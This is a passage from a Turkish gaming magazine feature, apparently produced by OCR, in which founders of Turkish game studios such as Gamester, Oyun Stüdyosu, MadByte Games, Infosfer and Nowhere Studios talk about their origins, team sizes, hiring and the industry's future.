






kendi yaşayanları tarafından biraz kötülenir ama aslında iş ve yazılım geliştirme açısından uygun bir şehirdir. Üniversiteye ve Teknokent'teki diğer firmalara bağlı olabilmek bize geniş bir akademik topluluk, bolca yenilik, son olarak da potansiyel stajyer ve çalışanlara erişim şansı tanıyor.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Şu anda 55 çalışanımız var ve bu insanlar önce proje ekiplerine, sonra da geliştirme ekiplerine bölünmüş durumdalar. Her bir ekip oyunun farklı bir kısmı için (oyun motoru, senaryo, görsel çalışmalar) çalışıyor. Çoğunlukla oyun geliştiricilerimiz ve ekiplerin diğer çalışanları bir arada kendilerine ayrılan odalarda olurlar.



İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
Adaylarda tek bir özellikten bahsetmek pek mümkün değil, çünkü firma olarak geliştiricilerimizin farklı geçmişten gelmelerini ve farklı becerileri olmasını bir kuvvet olarak görürüz. Kimi çalışanlarımız geleneksel yolu seçerek üniversitelerden mezun olmuş kişiler, ama mod dünyasından ya da bu işe hobi olarak başlayan kişiler de var. Böyle bir çeşitlilik, özelikle fikirlerin açık şekilde paylaşıldığı bir firmada büyük değer taşıyor.

Tabii, biz de diğer her firma gibi yetenekli ve motivasyonu yüksek çalışanlar arıyoruz. Bu özellikler etkileyici bir portföy ile de, sağlam bir referansla ya da iyi yazılmış bir başvuru ile de gösterilebilir. Ama üçünün birleşimi tabii ki tercihimiz. Oyunlara (özellikle de *Mount & Blade*'e) özel bir ilgi beslemek ise kesinlikle bir artı. Potansiyel olarak işlevselliğini gösterebilen her aday firma için düşünülebilir.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Şu anda bu noktada tam olarak eksiğimiz şu diyebileceğimiz bir açığımız yok.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
Firmanın kuruluşundan beri göreceli olarak sancılı bir büyüme süreci geçti. Büyük ölçekli bir firmaya evrilirken verimli iş akışları oluşturmak zaman alan bir süreçtir ama kaydettiğimiz aşamadan memnunuz ve her daim geliştirme çalışıyoruz. Önceki projelerimizdeki başarılardan dolayı kendimizi şanslı hissediyoruz. Oyun sektörü, genç ve sürekli değişim gösterdiğinden oldukça zor bir alan ama kendimize ve ürettiğimiz işe güveniyoruz. Oyuncular akıllı bireyler ve internet sebebiyle bilgi çok hızlı yayılıyor. Yani iyi, özel ya da sadece "cool" bir şey yaparsanız bile fark edilmeniz yüksek ihtimâl.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Bize göre Türkiye oyun sektöründe büyük bir potansiyel var. Ülkemizde çok fazla oyuncu var ve her gün daha fazla oyuncunun geliştirmeyle ilgilenmesi çok doğal. Eğer hükümet bu fırsatın farkına tümüyle varır ve düzgün bir destek sağlarsa, Türkiye'nin yakında birçok başarı hikâyesine ev sahipliği yapacağına güveniyoruz. Oyun yapımı günbegün daha da kolaylaşıyor, yani *1010!* gibi parlak fikirlerle büyük başarılar elde etmek mümkün.

Küresel sektörde böylesine bilinçli bir kitle ile hırslı olmamak için hiçbir sebep yok ve Türkiye'den daha fazla firmanın pazarda ismini duyacağımıza şüphe yok.



GAMESTER

Dosyamızın gündelik oyunlara odaklanan stüdyolarından biri de Gamester. 2009 yılında kurulan firmanın bünyesinde dört farklı oyun var. Bunlardan ikisi şehir kurma temelli ve benzerliklere sahip. Yöresel özellikleriyle Oynaturka ve üstünde çalıştıkları HordeMaster ise başka hayallerin eseri. Sorularımızı Gamester'ın Kurucu Ortağı Onur Karcı yanıtladı.

 GAMESTER

Kuruluş: 2009
Yer: İstanbul
Web Adresi: gamester.com.tr





Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Gamester'ı üç ortak olarak kurduk. Üçümüz de bir şekilde oyunlar ile alakalı konularda deneyime sahiptik, Volkan (Taban) ve ben daha çok dijital pazarlama – işletme kökenliyiz ve öncesinde markalar için ajans bünyesinde oyun geliştirme projelerinin yönetiminde ve ilgili diğer süreçlerinde yer alıyorduk. Turhan (Yiğitbaşı) ise uzun yıllardır oyun geliştirme tecrübesine sahip ve oyun tasarımından programlamasına kadar tüm teknik süreçlerde deneyim sahibi. Üçümüzün de kendimize ait oyunlar geliştirmek gibi benzer hedeflerimiz olduğunu fark ederek 2009 yılında Gamester'ı kurmaya karar verdik.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
İlk oyun projemiz *Townster* isimli bir şehir kurma oyunuydu ve o dönemde Türkiye'de geliştirilmiş ilk sosyal oyunlardan bir tanesiydi. 2009-2010 yıllarında *Farmville* ile başlayan bir Facebook oyun çılgınlığı vardı ve o dönem için oyunumuzun yayınlanacağı doğru mecranın Facebook olduğunu düşündük. Oyuncuların *Farmville*'de alışık oldukları mekaniklerin üzerine şehir kurma mekanikleri ekleyerek Türkiye'ye özgü öğeler barındıran bir şehir kurma oyununa karar verdik. Artık daha "core" oyunlara yönelmiş durumdayız ve bir süredir *HordeMaster* isimli yeni oyunumuz üzerinde çalışıyoruz. Henüz geliştirme aşamasında ama bu oyun ile yurtdışında önemli bazı ödüller kazandık bile.

Konuşlandığınız ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Ofisimiz İstanbul Kadıköy'de. Lokasyon seçiminde en önem verdiğimiz konu ulaşımın rahat sağlanabilmesi, toplu taşıma ve bize rahat bir ortam sunabilmesi. Açıkçası oyun geliştirme ekipleri için lokasyondan ziyade kendilerini rahat ve mutlu hissedebilecekleri bir ofis ortamının daha önemli olduğunu düşünüyorum.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Aslında küçük bir ekibiz ve 12 kişiyiz. Haliyle ağırlıklı olarak ekibimiz programlama ve görsel tarafa yoğunlaşmış durumda.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
Bizim için diploma o kadar da önemli değil. Zaten Türkiye'de oyun geliştirme ile ilgili akademik programlar yeni yeni kuruluyor, dolayısıyla şu zamana kadar oyun sektöründe kendini geliştirmiş çoğu kişi tamamen kendi imkânları ve özverileri ile bugüne gelmiş durumda. Öncelikle ekibin geri kalanı ile iletişimin sorunsuz olması ve oyun oynamayı sevmesi ilk aradığımız özellikler. Bundan sonra ise, pozisyona göre önceki tecrübeler, kendini geliştirme hevesi ve gitmek istediği yol önem verdiğimiz diğer konular.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Türkiye'de şu anda teknik ve görsel taraf için yetenek eksiği olduğunu düşünmüyorum, ancak henüz Türkiye'den dünya çapında büyük başarı yakalamış fazla oyun örneğimiz bulunmuyor ve bu sebeple de küresel çapta oyun geliştirme süreçleri konusunda deneyimli birini bulmanın oldukça zor olduğunu düşünüyorum. Bunun yanında, özellikle işin teknik boyutu dışında kalan kısımlar konusunda (gelir modelleri, kullanıcı kazanımı, veri analizi, iş geliştirme, pazarlama vs.) Türkiye'de önemli bir açık olduğunu düşünüyorum.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
İlk kurulduğumuz zamanlarda pek sektör denebilecek bir yapı yoktu bence. Kısıtlı imkânlarla oyun geliştirmeye çalışan, birbirinden nispeten kopuk topluluklar vardı. Ancak şu anda oyun firmalarının artması, akademik programlar, dernekleşme çalışmaları, küresel yayıncıların Türkiye ofisleri açması, başarı yakalamış büyük oyun firmalarının varlığı ve hatta devletin oyun sektörüne yönelik destekleri hem sektörün gelişmesi, hem de bu sektöre girmek isteyen yeni oyuncular açısından son derece önemli diye düşünüyorum.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Online oyunların yükselişi ile birlikte büyük oyun firmalarının yanında bağımsız geliştiriciler de pazarda kendilerine bir pay bulabiliyorlar, bu da Türkiye'den çıkacak oyun sayısını gün geçtikçe artıracaktır diye düşünüyorum. Bunun yanında, yurtdışı firmalar ile daha yakın iş ilişkileri kurulabilirse (yayıncılık, eş geliştirme, vb.), sadece Türkiye ile sınırlı kalmayan küresel ve sürdürülebilir başarı yakalayan proje sayısını artırabiliriz. Önümüzdeki dönemde ise, yeni teknolojileri sürekli takip edip bu teknolojileri kullanarak alışılagelmişin dışında oyun deneyimleri sunabilenler diğerlerinden her zaman bir adım daha önde olacaktır diye düşünüyorum.



OYUN STÜDYOSU

Türkiye oyun piyasası, insanların para hayaliyle değil de hobilerini işe dönüştürerek kapısından girdiği bir yer aslında. Bu işi sevmeden, eğlence olarak görmeden yapmayan bir ekibe rastlamanız çok zor. Oyun Stüdyosu da, başka bir yolda ilerlerken oyunlara direksiyon kıran bir ekip. Stüdyonun kurucu ortaklarından Tunga Sanalp sorularımızı yanıtladı.

Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Bilimsel sektöre SAAS geliştiren bir şirketim vardı. Bir arkadaşın (ortağım Erdem Usul) ısrarı üzerine oyun da yazmaya başladık. İlk oyunumuz *Multiplayer Penaltı*'yı kısa bir sürede geliştirip ilk hafta 100 bin kişiye ulaştırınca **Oyun Stüdyosu**'nu kurduk. Ardından bir-iki multiplayer oyun ve sonrasında *Sanalika*'yı geliştirdik.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
Sanalika başta olmak üzere *PetePet* ve *Sroups* gibi devasa sanal dünyalar geliştirdik. *Sanalika,* avatar chat olarak başlayan ve şu an içinde onlarca multiplayer ve single player oyun bulunan 200'den fazla seçeneği olan sanal bir dünya. Birçok yerli ve yabancı rakibi olmasına rağmen *Sanalika* beş yıldır Türkiye'nin halen en büyük sanal dünyası. 1,5 milyon aktif oyuncu için sürekli yeni içerik ve eğlence üretmeye devam ediyoruz.

Ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Ofisimiz Kozyatağı, Kadıköy'de. Hem Anadolu hem de Avrupa yakasından çok kolay erişilebilir merkezî bir lokasyondayız.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Çoğunluğu yazılım ve görsel sanatlar üzerine çalışan 25 kişilik bir ekibimiz var.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
Yer aldığı projeler, nitelikler ve istekliliği önemli buluyorum.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Executive Producer. Yani projeleri idare edecek yeterlilikte insan eksikliği çekiyoruz.


Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
2008'de şirketi kurduğumuzda tecrübeli uzmanı bırakın çalıştığımız konulara aşina eleman dahi bulmak mümkün değildi. Tabiri yerindeyse muhasebe yazılımcılarını oyun geliştiricisine, ajans grafikerlerini de illüstratöre dönüştürüyorduk. Şimdi her uzmanlık için rahatlıkla ilan verip başvuru alabilirsiniz. Ancak oyunla ilgilenen bağımsız ve tüzel stüdyoların artması kısıtlı sayıdaki nitelikli elemana erişimi zorlaştırıyor.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Türkiye'deki oyun sektörünü pek takip edemiyorum ancak tecrübeli, nitelikli işgücü arttığı ve hayalperest girişimciler olduğu sürece iyiye gidecektir.



Kuruluş: 2008
Yer: İstanbul
Web Adresi: oyunstudyosu.com







BAŞKA KiMLER VAR?

Bu dosyada başta da belirttiğimiz üzere oyun tasarımına odaklanmış firmaları işlemeyi hedefledik, yerimiz yettiğince. Ama ay içerisinde kapısını çalıp hüzünle döndüğümüz ya da zamansızlıktan bize yeterli bilgiyi sağlayamayan bazı isimler de var.

CONSALA GAMES

Türkiye'de 2008 yılında kurulan ve *MineFight*, *SonKorsan* gibi oyunları yapan firma, tası tarağı toplayıp ABD'ye taşınmış. Ekibin başındaki **Emin Temiz**, bundan sonra oyun geliştirme ve yayınlama işlemlerinin Austin, Teksas'tan yapılacağını bildirdi. O nedenle artık Türkiye'deki firmalar kategorisine tam oturmuyor kendileri.

PEAK GAMES

Türkiye'nin en büyük ekiplerinden birisi Peak Games, 2010 yılında kuruldu ve 100'den fazla çalışanıyla pastanın hiç de azımsanamayacak bir dilimini elinde tutuyor. Ama dosyamızın deadline'ıyla Peak'in elindeki işlerin deadline'ı çakışınca bu seferlik pas geçmek zorunda kaldık. Bir dahaki sefere diyelim.

ELITE GAME STUDIO × MADBYTE GAMES

İki farklı stüdyo ama tek bir ana oluşum var şimdi karşımızda. Bir tarafta MadByte Games, çevrimiçi FPS'nin Türkiye'deki temsilcisi Zula'nın yapımcıları bulunurken, diğer tarafta da başarılı bilardo oyunu ile yüz binlerce aktif oyuncuyla buluşan Elite Game Studio var. Bu iki stüdyo da Ingame Group'un parçası. İki stüdyoya da sunduğumuz soruları her bir stüdyo için, firmanın kurucusu Özgür Soner cevapladı.



Kuruluş: 2014
Yer: İstanbul
Web Adresi: elitegamestudio.com





Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?

MadByte Games, 2012 yılında kurulan ve uzun yıllar Türkiye'nin en bilinen AAA projelerinde beraber çalışmış çekirdek bir ekipten oluşuyor. Genç, yetenekli ve hepsinden önemlisi oyun yapmayı çok seven yeni geliştiricileri de ekibine katarak genişledi. Yurtdışındaki bazı stüdyolardan da destek alan MadByte Games, tüm kaynaklarıyla Türkiye'de ve dış pazarlarda yayınlanacak olan bir MMOFPS (Devasa Çok Oyunculu Çevrimiçi FPS) oyunu geliştirmeye odaklanmıştır.

Elite Game Studio da 2014 yılında kuruldu ve Türk oyun piyasasında nam salmış ve kariyerlerini pek çok başarılı projeyle taçlandırmış, tecrübeli kişilerden oluşuyor. Ekibimiz oyun yapmayı iş olarak görmekten ziyade tutkuyla bu işe bağlanmış genç yeteneklerden kurulu.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?

MadByte açısından bilinirliğimiz, MMOFPS türünde Türkiye'de geliştirilen ilk oyun olan *Zula* ile gerçekleşti. Oyunumuz tamamıyla coğrafyamıza özgü içeriği, yapım sürecinin şeffaf bir şekilde oyuncular ve oyun geliştirme meraklılarıyla paylaşılması ile de dikkat çekiyor. Oyunun yapım öncesi ve sonrası süreci 'Geliştirici Günlükleri' bölümünden takip edilebiliyor. Projenin geliştirilmesi yaklaşık 2,5 sene sürdü. Biz de burada yerel bir hedefleme ile bu oyuncu grubunun kendi oyunlarını oynamalarını sağlamak istedik. Bu nedenle de geliştirme sürecimizin her aşamasında kendilerinden destek, yorum ve öneri aldık.

Elite Game Studio tarafında ise *Pool Elite* bulunuyor. *Pool Elite*, Türkiye'de geliştirilen ve dünya çapında oynanan 3 boyutlu bir bilardo oyunudur. 207 ülkeden aylık 750 binin üzerinde aktif oyuncuya, Snooker'dan 3 topa ve Amerikan bilardoya kadar çeşitli oyun modlarına sahiptir ve şu an Facebook üzerinde 4. sıradaki bilardo oyunudur. Projeyi yaklaşık bir buçuk senedir geliştirmekteyiz. Online ve çok oyunculu bir oyun olmasının yanında gerçekçi fiziği ve üç boyutlu görüntü kalitesi bizim için önemli hedeflerdi. Özellikle oyunun fiziği konusunda dünya şampiyonu **Semih Saygıner** bize destek oldu.

Ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?

İstanbul, Şişli. İstanbul'da ulaşım rahatlığı en önemli faktör bizler için. Bu nedenle toplu taşıma imkânları olan, merkezi bir lokasyon tercih ettik. İki stüdyomuz da aynı binada yer almakta.





Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
MadByte Games'te 12 kişilik bir geliştirme ekibimiz var. %40 grafik, %40 yazılım, kalanı da diğer görevler şeklinde bir dağılıma sahibiz.

Elite Game Studio'da ise 7 kişilik bir geliştirme ekibimiz var. Programcı, grafiker, tasarımcı ve yapımcılardan oluşuyor.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
İster grafiker olsun ister programcı, amatör veya profesyonel bir portföy bizim için çok değerli. Tabii ki bunu tamamlayıcı nitelikte üniversite dereceleri ve çeşitli eğitimler de artı puan. Bizler kendimize *"oyuncu oyun geliştiriciler"* demeyi seviyoruz ve işimize de çok düşkünüz. Bu nedenle adaylardan da benzer bir uyumluluk, tutku, ve azim bekliyoruz.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Programcı açığı grafikere göre biraz daha fazla diyebiliriz. Fakat gerçekten kendini iyi yetiştirmiş ve yüksek kalitede işler çıkaracak grafikerler bulmak da oldukça zor. Ülkemizde bu iki anlamda ciddi bir sıkıntı var.


Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
Zaten yaklaşık üç senelik bir zaman diliminden bahsediyoruz ve açıkçası kolaylık ve zorluk açısından pek bir değişiklik olmadı. Devlet desteklerinin yetersizliği, yetişmiş eleman bulma sıkıntısı gibi konular zorlukların başında geliyor tabii.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Ortaya çıkacak daha fazla başarı hikâyesinin, genç arkadaşlarımızı ileriye yönelik planlarını daha iyi yapmaya yönlendireceğini, bu sektöre yönelik kendini yetiştirecek insan sayısının artacağını ve bunun da peşinden yepyeni başarı hikâyeleri yaratacağını düşünüyor ve umuyorum. Yani bakarsanız, kendi kendini besleyen bir sistem hayal ediyorum. Sadece hep belirttiğim gibi, bu işin özellikle orta ve büyük ölçekte projelerde A'dan Z'ye bir prodüksiyon süreci olarak ele alınması, gerekli disiplinin gösterilmesi ve doğru yaklaşım metodlarının mümkün olduğunca kolaya kaçmadan uygulanması gerekiyor. Aksi halde başarı hikâyeleri yerine hayal kırıklıkları duyacağız.



Kuruluş: 2012
Yer: İstanbul
Web Adresi: madbytegames.com











INFOSFER

Yine Türkiye ölçeğinde eskilerden bir ekip var karşımızda. Aslında Infosfer ekibinin macerası bu isimden öncesine dayanıyor. Hem kendi hayallerindeki oyunları geliştiren, hem de başkalarına proje sağlayan Infosfer ekibi adına sorularımızı firmanın Genel Müdürü Hakan Yüksel cevapladı.

INFOSFER

Kuruluş: 2008
Yer: İstanbul
Web Adresi: infosfer.com











Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Bizim maceramız 1995 yılında, liseden mezun olmamızdan önce başladı. Daha o yıllarda en sevdiğimiz oyunların nasıl yapıldığını düşünür, teoriler üretir, sonra da bunları uygulamaya çalışırdık. 1996 yazında liseden mezun olduktan sonra altı arkadaş, iki firmanın da desteği ile bir gerçek zamanlı strateji (RTS) oyunu geliştirmeye başladık. Bu oyunu iki yıl boyunca geliştirdik ancak oyun çeşitli sebeplerden dolayı piyasaya çıkamadı. Ekipten sadece Cem Uzunlar ve ben inat ederek oyun geliştirmeye devam ettik. 2001 yılında inadımız bizi *Pusu* oyununa kadar götürdü. Bizim, Türkiye'de ekip olarak ismimizin ilk duyulduğu proje *Pusu: Uyanış*'tır. Türkiye'de ilk defa bir bilgisayar oyunu bu derece sesini duyurabilmiş ve medyada kendini gösterebilmişti. *Pusu*'nun geliştirilmesi ve piyasaya çıkması dört yılı buldu ve nihayet 19 Mayıs 2005'te piyasaya çıktı. *Pusu*'nun yapımı sırasında edindiğimiz oyun geliştirme tecrübesi sayesinde *Eti Yami Mekanik İstila* ve *Nette Hayat* gibi farklı projelerin geliştirme ekiplerinde önemli roller üstlendik. *Pusu*'nun piyasaya çıkmasından üç yıl sonra 2008 yılında nihayet kendi şirketimiz olan **Infosfer**'i kurduk ve bugüne kadar Infosfer olarak Facebook ve mobil ortamlarda oynanabilen *Mini Planet*, *HotShot*, *Bubble Blitz* ve *Charm King* isimli oyunların geliştirici rolünü üstlendik.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
Şu sıralar geliştirmekte olduğumuz ve kendimizin yayınlayacağı güzel bir projemiz var. Bu proje ile ilgili olarak yakında bizden güzel haberler alacaksınız. Bunun dışında "kendinizi hangi proje ile özleştirebilirsiniz" sorusuna şu an, *Pusu* ve *Charm King* oyunları ile cevap verebilirim.

Konuşlandığınız ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Ofisimiz İstanbul Atatürk Havalimanı Serbest Bölgesi'nde. Serbest Bölge, yurtdışına ihracat ağırlıklı iş yapan firmalar için çeşitli avantajlar sunan bir yer. Halk tabiriyle "düz ayak giriş" denilen bir ofisimiz ve tam karşımızda küçük şirin bir park var :)

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Ofisimizde küçük ama oldukça verimli bir geliştirici ekibimiz var. Sayımız hep 10 kişinin altında oldu. Zaman zaman grafik/animasyon işlerimiz için dışarıdan kişiler veya "outsource" firmalar ile çalıştığımız durumlar oluyor. Yaz döneminde staj imkanı da sunuyoruz. Genel olarak programlama departmanımız ağırlıkta.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
İşe alım sürecimizde görmek istediğimiz şey diplomadan çok, başvuran kişinin daha önce yaptıklarını bize örnek çalışmalarıyla göstermesi, bunlarla ilgili olarak yaptığımız konuşmalarda bilgisini bize yansıtması ve daha fazlasını öğrenme isteği içinde yanıp tutuştuğunu hissettirmesi.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Ülkemizde genel olarak en çok programlama pozisyonunda açık var. "Giriş seviyesi", "az deneyimli", "çok deneyimli", her alanda kaliteli programcılara ihtiyaç var. Projelerin çoğu programcı eksiğinden ya başlayamıyor, ya bitemiyor, ya da yetersiz bir şekilde bitiyor. Biz genelde bu problemi, giriş seviyesi bilgiye sahip hevesli, azimli arkadaşları bulup, seviyelerini zaman içerisinde yükselterek çözüyoruz.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
Geçmişte bu işlerin yazıldığı, çizildiği, konuşulduğu ortamlar yok denecek kadar azdı. Bu durum hızla değişiyor gibi. Yeni topluluklar kuruluyor, buluşmalar, seminerler, etkinlikler düzenleniyor. Artan bilgi paylaşımı hem sektöre hareketlilik getirdi, hem de büyümesini sağladı. 2014 yılında sektörün önemli aktörleriyle bir araya gelerek **DOGED**'i (**Dijital Oyun Geliştiricileri Derneği**) kurduk. Oyun geliştiricilerin imkânlarını geliştirmek, maddi kaynaklarını artırmak, harcamalarını azaltmak gibi kritik konularla ilgili olarak, kamu ve özel sektördeki tüm ilgili kurum ve kuruluşlarla işbirliği çalışmalarına başladık.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Hepimizin yüzünü güldüren, Türkiye'de üretilmiş ve dünya çapında ciddi başarılara imza atmış oyunlar var. Yakın gelecekte geliştiricilerimizin yüzlerini dünyaya daha çok çevirdiğini göreceğiz. Bu da başarı hikâyelerini istisna olmaktan çıkaracak. Daha çok insan oyun sektörünü kariyer hedefi olarak görecek ve kendini bu konuda geliştirecek. Oyun geliştirme üzerine eğitimler artacak ve daha kaliteli hale gelecek.



NOWHERE STUDIOS

Oyunlarla ilgilenen insanların 2010'dan bugüne adını duymuş olması çok muhtemel ekiplerden biri de Nowhere Studios. Steam gibi uluslararası platformlarda da boy göstermiş olan Monochroma ile bilinirliği yakalayan ekip, şimdilik detaylarını açıklayamayacağımız bir geçiş süreci içinde. Bu konudaki bilgileri sonraya saklayarak, dosya konumuzun soruları için ekibin Kurucu Ortağı Burak Tezateşer'in kapısını çaldık.

Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Benim ilk oyun piyasasına geçişim 2009 yılında doktora yaparken bir yazılım firması altında oyun departmanı kurulmasıyla başladı. Oyun tasarımıyla ilgileniyordum zaten kendi başıma, orada da küçük oyun projelerini yöneterek acemiliğimi atlattım diyebilirim.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
Nowhere Studios olarak asıl üstünde uğraştığımız proje *Monochroma* oldu. *Monochroma*'nın toplam geliştirme süresi üç yıla yakın sürdü. O ölçekte bir projede ekipteki kimsenin deneyimi olmadığı için oldukça zorlu bir süreçti. Eksikleri var tabii ama dönüp bakınca bütün ekip için gurur duyulacak bir iş çıkardık ortaya.

Konuşlandığınız ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Monochroma çıktıktan sonra ekipte bazı değişiklikler oldu. Şu anda ben ve ekipten bir arkadaşım daha başında Erdem Taylan'ın olduğu Cave animasyon stüdyosuyla birleştik. Ofisimiz Beşiktaş'ta. Merkezi bir yer herkesin gelip gitmesi açısından birçok fayda içeriyor tabii ama aslında bu işi yapmanın en doğru yeri Teknokentler ve hedefiniz yurtdışıysa Serbest Bölgeler.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Monochroma'da ekibimiz 10 kişiydi, bir de sürekli dışarıdan çalıştığımız animasyoncu, illüstratör, ses mühendisi arkadaşlarımız vardı. Şu anda 11 kişilik bir ekiple çalışıyoruz ama henüz ekibin tamamı tek bir projeye odaklanmış değil, onun için doğru projeyi bekliyoruz ve pek yakında umarım müjdeyi veririz. Ekip, tasarımcı ve bilgisayar mühendislerinden oluşuyor.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
